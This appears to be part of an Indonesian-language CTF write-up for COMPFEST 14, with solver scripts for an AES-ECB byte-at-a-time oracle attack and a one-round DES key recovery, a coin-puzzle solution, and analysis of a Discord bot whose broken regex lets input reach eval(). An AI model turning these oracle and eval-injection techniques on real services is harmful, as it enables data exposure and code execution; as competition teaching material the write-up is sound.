2. Encrypt a message
3. Decrypt a message
4. Exit
> 3
Sorry, the decrypt function is currently broken. Please try something else.
1. Get encrypted flag
2. Encrypt a message
3. Decrypt a message
4. Exit
> 2
message (in hex) = 41
ciphertext (in hex): cdc88fee033f9e3656ef4316b4246d9b9b059b5d2fc3e0677425daa84811b78a78add5e1b753c8fab79bbb700a567213f55411a5f8f433fc8
5ab1511416d69d4e0bc3866b032e9c7069b21ffa8256dcfa2bfc7a77c9bc30c8fba4595803a5fa285af92fd140af729253fa17f88e607e6
1. Get encrypted flag
2. Encrypt a message
3. Decrypt a message
4. Exit
> 2
message (in hex) = 41414141414141414141414141414141
ciphertext (in hex): e606661b0374e6d2da7f09bee8351ae6cdc88fee033f9e3656ef4316b4246d9b9b059b5d2fc3e0677425daa84811b78a78add5e1b753c8fab
79bbb700a567213f55411a5f8f433fc85ab1511416d69d4e0bc3866b032e9c7069b21ffa8256dcfa2bfc7a77c9bc30c8fba4595803a5fa285af92fd140af729253fa17
f88e607e6
```

Terlihat bahwa fitur nomor 1 dan 3 tidak bisa dijalankan, hanya fitur nomor 2. Kemudian kami melakukan enumerasi terhadap service tersebut untuk mengetahui mode AES apa yang digunakan dengan cara mengirimkan “A” > 2 block atau 2*16.

```
> 2
message (in hex) = 41414141414141414141414141414141
ciphertext (in hex): e606661b0374e6d2da7f09bee8351ae6cdc88fee033f9e3656ef4316b4246d9b9b059b5d2fc3e0677425daa84811b78a78add5e1b753c8fab
79bbb700a567213f55411a5f8f433fc85ab1511416d69d4e0bc3866b032e9c7069b21ffa8256dcfa2bfc7a77c9bc30c8fba4595803a5fa285af92fd140af729253fa17
f88e607e6
1. Get encrypted flag
2. Encrypt a message
3. Decrypt a message
4. Exit
> 2
message (in hex) = 41414141414141414141414141414141414141414141414141414141414141414141414141414141
ciphertext (in hex): e606661b0374e6d2da7f09bee8351ae6e606661b0374e6d2da7f09bee8351ae66b574ce0b56e39266d2b0f90888d539737461c83c4b5d4a02
af8e383af8bb2a305a8689d791dcc8c324a354e052886ab0fee31915b1812d1b2ef413a6fc91a026e8ae2f761ebae05a39964e076aa8b1fa79eccadc82b5cde333bec6
d670c125071c0986f12a90ead06fa63c7ab4be381
```

2 blok ciphertext pertama sama, jadinya bisa kita simpulkan bahwa ini ECB. Selanjutnya tinggal brute force per byte saja untuk flagnya dengan cara melakukan validasi di block X , dengan kondisi perbandingan pada block X yaitu junk+leaked_flag+brute_char == junk+leaked_flag . Berikut solver yang kami gunakan

```
from pwn import *
import string

r = remote("103.185.38.163",13841)
length = 96
flag = b""
while b"}" not in flag:
        r.recvuntil(b"> ")
        r.sendline(b"2")
        r.recvuntil(b"(in hex) = ")
        payload = hex(ord('A'))[2:]*(length-1)
        r.sendline(payload.encode())
        check = r.recvuntil(b"(in hex): ")
        block = []
        resp = r.recvline().strip()
        resp = bytes.fromhex(resp.decode())
        for i in range(0,len(resp),16):
                block.append(resp[i:i+16])
        for i in string.printable[:-6]:
                # print(i)
                r.recvuntil(b"> ")
                r.sendline(b"2")
                r.recvuntil(b"(in hex) = ")
                tmp_payload = payload + flag.hex() +  hex(ord(i))[2:]
                r.sendline(tmp_payload.encode())
                check = r.recvuntil(b"(in hex): ")
                resp = r.recvline().strip()
                resp = bytes.fromhex(resp.decode())
                block_check = []
                for j in range(0,len(resp),16):
                        block_check.append(resp[j:j+16])
                if(block[5]==block_check[5]):
```

```
                    flag += i.encode()
                    print("Flag : {}".format(flag))
                    length -= 1
                    break
```

```
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0U'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0UR'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URs'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_i'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iT'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_E'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_EC'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_ECB'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_ECB_'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_ECB_o'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_ECB_or'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_ECB_orA'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_ECB_orAC'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_ECB_orACL'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_ECB_orACLE'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_ECB_orACLE_'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_ECB_orACLE_7'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_ECB_orACLE_7a'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_ECB_orACLE_7a9'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_ECB_orACLE_7a95'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_ECB_orACLE_7a955'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_ECB_orACLE_7a9556'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_ECB_orACLE_7a95567'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_ECB_orACLE_7a955676'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_ECB_orACLE_7a9556762'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_ECB_orACLE_7a9556762e'
Flag : b'COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_ECB_orACLE_7a9556762e}'
[*] Closed connection to 103.185.38.163 port 13841
kosong ~ ctf compfest seems_familiar
```

Flag : COMPFEST14{iNDeP3ndeNT_bl0CK_3nCRypt1oN_wITH_fl4G_APPend3D_of_c0URse_iTs_ECB_orACLE_7a9556762e}

3(3DES) (500 pts) - After Competition

Jadi bugnya ada di potongan kode berikut dengan nilai n = 1 (1 round)

```
for i in range(n):
    l.append(r[i])
    r.append(xor(l[i], F(r[i], KEY[i+1])))
```

Karena kita tahu block pertama (8 bytes pertama) yaitu COMPFEST . Maka pada alur enkripsi kita bisa tahu nilai l[0] dan r[0] . Jadi kita bisa mendapatkan F(r[i], KEY[i+1]) . Kemudian dengan membalikkan fungsi F tersebut kita bisa dapat possibility dari xored karena ada beberapa nilai valid. Dari possibility xored tersebut bisa kita lakukan bruteforce pada block ke-2 dan melakukan validasi manual kira-kira string apa yang ada pada block ke-2. Ini dilakukan untuk mendapatkan kemungkinan key yang lebih sedikit , karena hasill dari product xored ada 4**8. Dari block ke-2 didapatkan hanya 8 kemungkinan , karena terhitung sedikit maka gunakan 8

key tersebut untuk decrypt block semua block dan didapatkan flag. Berikut solver yang kami gunakan

```
from Crypto.Util.number import long_to_bytes as l2b, bytes_to_long as b2l
import string
from itertools import product


INITIAL_PERMUTATION = [
57, 49, 41, 33, 25, 17, 9,  1,
       59, 51, 43, 35, 27, 19, 11, 3,
       61, 53, 45, 37, 29, 21, 13, 5,
       63, 55, 47, 39, 31, 23, 15, 7,
       56, 48, 40, 32, 24, 16, 8,  0,
       58, 50, 42, 34, 26, 18, 10, 2,
       60, 52, 44, 36, 28, 20, 12, 4,
       62, 54, 46, 38, 30, 22, 14, 6
       ]
EXPANSION_FUNCTION = [
31,  0,  1,  2,  3,  4,
        3,  4,  5,  6,  7,  8,
        7,  8,  9, 10, 11, 12,
       11, 12, 13, 14, 15, 16,
       15, 16, 17, 18, 19, 20,
       19, 20, 21, 22, 23, 24,
       23, 24, 25, 26, 27, 28,
       27, 28, 29, 30, 31,  0
]

S_BOXES =    [[[14,  4, 13,  1,  2, 15, 11,  8,  3, 10,  6, 12,  5,  9,  0,  7],
           [ 0, 15,  7,  4, 14,  2, 13,  1, 10,  6, 12, 11,  9,  5,  3,  8],
           [ 4,  1, 14,  8, 13,  6,  2, 11, 15, 12,  9,  7,  3, 10,  5,  0],
           [15, 12,  8,  2,  4,  9,  1,  7,  5, 11,  3, 14, 10,  0,  6, 13]],
          [[15,  1,  8, 14,  6, 11,  3,  4,  9,  7,  2, 13, 12,  0,  5, 10],
           [ 3, 13,  4,  7, 15,  2,  8, 14, 12,  0,  1, 10,  6,  9, 11,  5],
           [ 0, 14,  7, 11, 10,  4, 13,  1,  5,  8, 12,  6,  9,  3,  2, 15],
           [13,  8, 10,  1,  3, 15,  4,  2, 11,  6,  7, 12,  0,  5, 14,  9]],
          [[10,  0,  9, 14,  6,  3, 15,  5,  1, 13, 12,  7, 11,  4,  2,  8],
           [13,  7,  0,  9,  3,  4,  6, 10,  2,  8,  5, 14, 12, 11, 15,  1],
           [13,  6,  4,  9,  8, 15,  3,  0, 11,  1,  2, 12,  5, 10, 14,  7],
           [ 1, 10, 13,  0,  6,  9,  8,  7,  4, 15, 14,  3, 11,  5,  2, 12]],
          [[ 7, 13, 14,  3,  0,  6,  9, 10,  1,  2,  8,  5, 11, 12,  4, 15],
           [13,  8, 11,  5,  6, 15,  0,  3,  4,  7,  2, 12,  1, 10, 14,  9],
           [10,  6,  9,  0, 12, 11,  7, 13, 15,  1,  3, 14,  5,  2,  8,  4],
           [ 3, 15,  0,  6, 10,  1, 13,  8,  9,  4,  5, 11, 12,  7,  2, 14]],
          [[ 2, 12,  4,  1,  7, 10, 11,  6,  8,  5,  3, 15, 13,  0, 14,  9],
           [14, 11,  2, 12,  4,  7, 13,  1,  5,  0, 15, 10,  3,  9,  8,  6],
           [ 4,  2,  1, 11, 10, 13,  7,  8, 15,  9, 12,  5,  6,  3,  0, 14],
           [11,  8, 12,  7,  1, 14,  2, 13,  6, 15,  0,  9, 10,  4,  5,  3]],
          [[12,  1, 10, 15,  9,  2,  6,  8,  0, 13,  3,  4, 14,  7,  5, 11],
```

```
            [10, 15,  4,  2,  7, 12,  9,  5,  6,  1, 13, 14,  0, 11,  3,  8],
            [ 9, 14, 15,  5,  2,  8, 12,  3,  7,  0,  4, 10,  1, 13, 11,  6],
            [ 4,  3,  2, 12,  9,  5, 15, 10, 11, 14,  1,  7,  6,  0,  8, 13]],
           [[ 4, 11,  2, 14, 15,  0,  8, 13,  3, 12,  9,  7,  5, 10,  6,  1],
            [13,  0, 11,  7,  4,  9,  1, 10, 14,  3,  5, 12,  2, 15,  8,  6],
            [ 1,  4, 11, 13, 12,  3,  7, 14, 10, 15,  6,  8,  0,  5,  9,  2],
            [ 6, 11, 13,  8,  1,  4, 10,  7,  9,  5,  0, 15, 14,  2,  3, 12]],
           [[13,  2,  8,  4,  6, 15, 11,  1, 10,  9,  3, 14,  5,  0, 12,  7],
            [ 1, 15, 13,  8, 10,  3,  7,  4, 12,  5,  6, 11,  0, 14,  9,  2],
            [ 7, 11,  4,  1,  9, 12, 14,  2,  0,  6, 10, 13, 15,  3,  5,  8],
            [ 2,  1, 14,  7,  4, 10,  8, 13, 15, 12,  9,  0,  3,  5,  6, 11]]]

P = [15, 6, 19, 20, 28, 11,
       27, 16, 0, 14, 22, 25,
       4, 17, 30, 9, 1, 7,
       23,13, 31, 26, 2, 8,
       18, 12, 29, 5, 21, 10,
       3, 24]

FINAL_PERMUTATION = [39,  7, 47, 15, 55, 23, 63, 31,
       38,  6, 46, 14, 54, 22, 62, 30,
       37,  5, 45, 13, 53, 21, 61, 29,
       36,  4, 44, 12, 52, 20, 60, 28,
       35,  3, 43, 11, 51, 19, 59, 27,
       34,  2, 42, 10, 50, 18, 58, 26,
       33,  1, 41,  9, 49, 17, 57, 25,
       32,  0, 40,  8, 48, 16, 56, 24]


def xor(a, b):
   return ''.join([str(int(i) ^ int(j)) for i, j in zip(a, b)])

def S(bits, i):
   # print(i,bits)
   return '{0:04b}'.format(S_BOXES[i][int(bits[0] + bits[-1], 2)][int(bits[1:-1], 2)])

def F_rev(bits,known):
   e = ''.join([bits[i] for i in EXPANSION_FUNCTION])
   s = [0 for _ in range(32)]
   cnt = 0
   for i in P:
      s[i] = known[cnt]
      cnt+=1
   s = ''.join(s)
   xored = []
   for i in range(0,len(s),4):
      xored.append(s[i:i+4])
   xorred_poss = [[] for _ in range(8)]
   for i in range(len(xored)):
      for j in range(len(S_BOXES[i])):
```

```
            for k in range(len(S_BOXES[i][j])):
                if(S_BOXES[i][j][k]==int(xored[i],2)):
                    mid = bin(k)[2:].zfill(4)
                    tmp = bin(j)[2:].zfill(2)
                    first = tmp[0]
                    last = tmp[1]
                    poss = first + mid + last
                    xorred_poss[i].append(poss)
    # print(xorred_poss)
    return xorred_poss

def F_brute(e, xored, target):
    key_bits = xor(xored,e)
    xored2 = xor(key_bits,target)
    s = ''.join([S(xored2[i:i+6], i//6) for i in range(0, len(xored), 6)])
    return key_bits, ''.join([s[i] for i in P])

def decrypt(ct,key):
    ct_bits = bin(b2l(ct))[2:].zfill(64)
    permuted = ''.join([ct_bits[i] for i in INITIAL_PERMUTATION])
    l = [permuted[:len(permuted) // 2]]
    r = [permuted[len(permuted) // 2:]]
    for i in range(1):
        l.append(r[i])
        r.append(xor(l[i], F(r[i], key)))
    r_l = r[-1] + l[-1]
    permuted_final = ''.join([r_l[i] for i in FINAL_PERMUTATION])
    return int(permuted_final, 2).to_bytes(8, 'big')

def F(bits, key_bits):
    e = ''.join([bits[i] for i in EXPANSION_FUNCTION])
    xored = xor(key_bits, e)
    s = ''.join([S(xored[i:i+6], i//6) for i in range(0, len(xored), 6)])
    return ''.join([s[i] for i in P])

real_ct =
"065f58404245435575317a637c31741b5b317f714b24675e342b335a7225316b101a266a233
71d352464217b1f7d255a211d60764f737277323865617467753c"
known_plain = b"COMPFEST"
plain_bits = bin(b2l(known_plain))[2:].zfill(64)
permuted = ''.join([plain_bits[i] for i in INITIAL_PERMUTATION])
l = [permuted[:len(permuted) // 2]]
r = [permuted[len(permuted) // 2:]]
ct = real_ct[:32]
ct = bytes.fromhex(ct)
known_ct = ct[:8]
bin_known_ct = bin(b2l(known_ct))[2:].zfill(64)
target = ct[8:]
r_l = [0 for _ in range(64)]
cnt = 0
```

```
for i in FINAL_PERMUTATION:
    r_l[i] = bin_known_ct[cnt]
    cnt+=1
r_l = ''.join(r_l)
r_rev = r_l[:32]
l_rev = r_l[32:]
known_enc = xor(l[0],r_rev)
bits_enc =r[0]
xorred_enc = F_rev(bits_enc,known_enc)

ct2_bits = bin(b2l(target))[2:].zfill(64)
permuted = ''.join([bin_known_ct[i] for i in INITIAL_PERMUTATION])
permuted2 = ''.join([ct2_bits[i] for i in INITIAL_PERMUTATION])
r = [permuted[len(permuted) // 2:]]
l2 = [permuted2[:len(permuted2) // 2]]
r2 = [permuted2[len(permuted2) // 2:]]
e = ''.join([r[0][i] for i in EXPANSION_FUNCTION])
e2 = ''.join([r2[0][i] for i in EXPANSION_FUNCTION])
l2.append(r2[0])
list_key_bits = []
for i in product(*xorred_enc):
    tmp_key = ''.join(i)
    key_bits, tmp2 = F_brute(e, tmp_key,e2)
    tmp_r = xor(l2[0], tmp2)
    r_l = tmp_r + l2[-1]
    permuted_final = ''.join([r_l[i] for i in FINAL_PERMUTATION])
    res = int(permuted_final, 2).to_bytes(8, 'big').decode()
    if(all(c in string.printable for c in res)):
        if(res=="14{wh4t_"):
            list_key_bits.append(key_bits)

bytes_ct = bytes.fromhex(real_ct)
result = [[] for _ in range(0,len(bytes_ct),8)]
for i in range(0,len(bytes_ct),8):
    for j in list_key_bits:
        result[i//8].append(decrypt(bytes_ct[i:i+8],j))
for i in result:
    print(i)
```

```
kosong ~ ctf compfest 3des python fixx.py
[b'COMPFEST', b'COMPFEST', b'COMPFEST', b'COMPFEST', b'COMPFEST', b'COMPFEST', b'COMPFEST', b'COMPFEST']
[b'14{wh4t_', b'14{wh4t_', b'14{wh4t_', b'14{wh4t_', b'14{wh4t_', b'14{wh4t_', b'14{wh4t_', b'14{wh4t_']
[b'K1nd_0f_', b'[1od_0f_', b'K1nd_0f_', b'[1od_0f_', b'K1nd_0f_', b'[1od_0f_', b'K1nd_0f_', b'[1od_0f_']
[b'0n3_s01n', b'4n2_s01n', b'0n3_r0un', b'4n2_r0un', b'0n3_s0qn', b'4n2_s0qn', b'0n3Os0qn', b'4n2Os0qn']
[b'D_3nbr\x1dp', b'T_snbr\x1dp', b'D_3ncrYp', b'T_sncrYp', b'D_3nbr]p', b'T_snbr]p', b'D_3~br]p', b'T_s~br]p']
[b't10n_i5_', b'd11n_i5_', b't10n_i5_', b'd11n_i5_', b't10n_i5_', b'd11n_i5_', b't10n_i5_', b'd11n_i5_']
[b'tH1s^cr2', b'tH0s^cr2', b'tH1s_c62', b'tH0s_c62', b'tH1s^c22', b'tH0s^c22', b'tH1c^c22', b'tH0c^c22']
[b'281d17u}', b'281d17u}', b'281d071}', b'281d071}', b'281d175}', b'281d175}', b'281t175}', b'281t175}']
```

Flag : COMPFEST14{wh4t_K1nd_0f_0n3_r0unD_3ncrYpt10n_i5_tH1s_c62281d071}

MIS

Sanity Check (25pts)


Flag tersedia pada deskripsi soal

Form Feedback CTF COMPFEST 14 (25 pts)

Baru submit setelah kompetisi selesai min

Flag : COMPFEST14{Terima kasih sudah mengisi feedback ini! Semoga mendapatkan hasil yang terbaik!!!}

Seamulator (323 pts)



Terdapat service netcat. Kita coba connect ke service nc yang diberikan.

```
linuz@linz:~/Desktop/2022CTF_Archive/Compfest/PWN/Tosaki$ nc 103.185.38.43 13000
Welcome to the Seamulator!

~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~
~~~~~~~~~~~~~~~~~~~~~~~~~  /`·.¸    ~~~~~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~~~  /,...`:·   ~~~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~ ,..´  ¸   `·.,..´) ~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~ : o ):´;       ¸  { ~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~ `·.¸ `·  ¸.·´\`·.) ~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~   `\\´´\¸.·´  ~~~~~~~~~~~~~~~~~~~~~~~~
~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~^~

Menu :
 1. Check coin
 2. Swim
 3. Eat another fish
 4. Jump
 5. Check Action
 6. Exit
Choose one : 1
Your coin now is : $1

Menu :
 1. Check coin
 2. Swim
 3. Eat another fish
 4. Jump
 5. Check Action
 6. Exit
Choose one : 2
Your fish has been swim!

Menu :
 1. Check coin
 2. Swim
 3. Eat another fish
 4. Jump
 5. Check Action
 6. Exit
Choose one : 1
Your coin now is : $10
```

Sesuai deskripsi soal, kita diharuskan untuk mendapatkan coin sebesar 20000$ dengan 7 actions.

Terdapat 3 action yang menambahkan coin kita, yaitu:
- Swim : coin * 10
- Eat : coin + 12
- Jump : coin * 2

Goals kita adalah mendapatkan coin sebesar 20000$ dengan 7 actions. Disini action yang saya dapat adalah jump 3x + eat 1x + swim 3x.


```
Menu :
 1. Check coin
 2. Swim
 3. Eat another fish
 4. Jump
 5. Check Action
 6. Exit
Choose one : 2
Your fish has been swim!

Menu :
 1. Check coin
 2. Swim
 3. Eat another fish
 4. Jump
 5. Check Action
 6. Exit
Choose one : 1
Your coin now is : $20000

Menu :
 1. Check coin
 2. Swim
 3. Eat another fish
 4. Jump
 5. Check Action
 6. Exit
Choose one : 5
Nice! Here is the flag : COMPFEST14{s3amUlat0r_v3ry_e4sy_63e2c19257}
Menu :
 1. Check coin
 2. Swim
 3. Eat another fish
 4. Jump
 5. Check Action
 6. Exit
Choose one :
```

Flag : COMPFEST14{s3amUlat0r_v3ry_e4sy_63e2c19257}

WaifuDroid 3 (408 pts)



Diberikan soal dengan source code sebagai berikut

app.js

```
const Discord = require(`discord.js`);
const client = new Discord.Client();

const { secret } = require(`./secrets.js`);

const responses = {
    reticent: [`Grrr`, `NO FLAG`, `No flag!`, `Нет флага`, `\u{1F47A}`, `n o  f l a g`,  `Ora ana bendera`, `Teu aya bendera`],
    secret: secret
};

const isValid = (str) => {
    if(/[\+\-\/~\[\]\{\}!]+$/.test(str)) {
        return true;
    }
    return false;
};

const fetchResponse = (responseType) => {
    return responses[responseType][Math.floor(Math.random() * responses[responseType].length)];
```

```
};

client.on(`message`, (msg) => {
    let user = msg.author;
    if(msg.channel.type != `dm` || user == client.user) return;
    let content = msg.content;

    let response = fetchResponse(`reticent`);

    if(content.length > 766 || !isValid(content)) {
        return user.send(response);
    }

    try {
        content = eval(content);
    } catch(err) {
        content = ``;
    }

    if(content === `yes Flag`) {
        response = fetchResponse(`secret`);
    }

    user.send(response);
});

client.login(process.env.BOT_TOKEN);
```

Terdapat broken regex pada fungsi isValid(), jadi selama terdapat karakter yang ada pada regex, maka payload akan tetap tereksekusi. Jadi yang kami perlukan adalah membuat array dengan string “yes Flag” dan mengambil string tersebut dengan index pertama pada array tadi.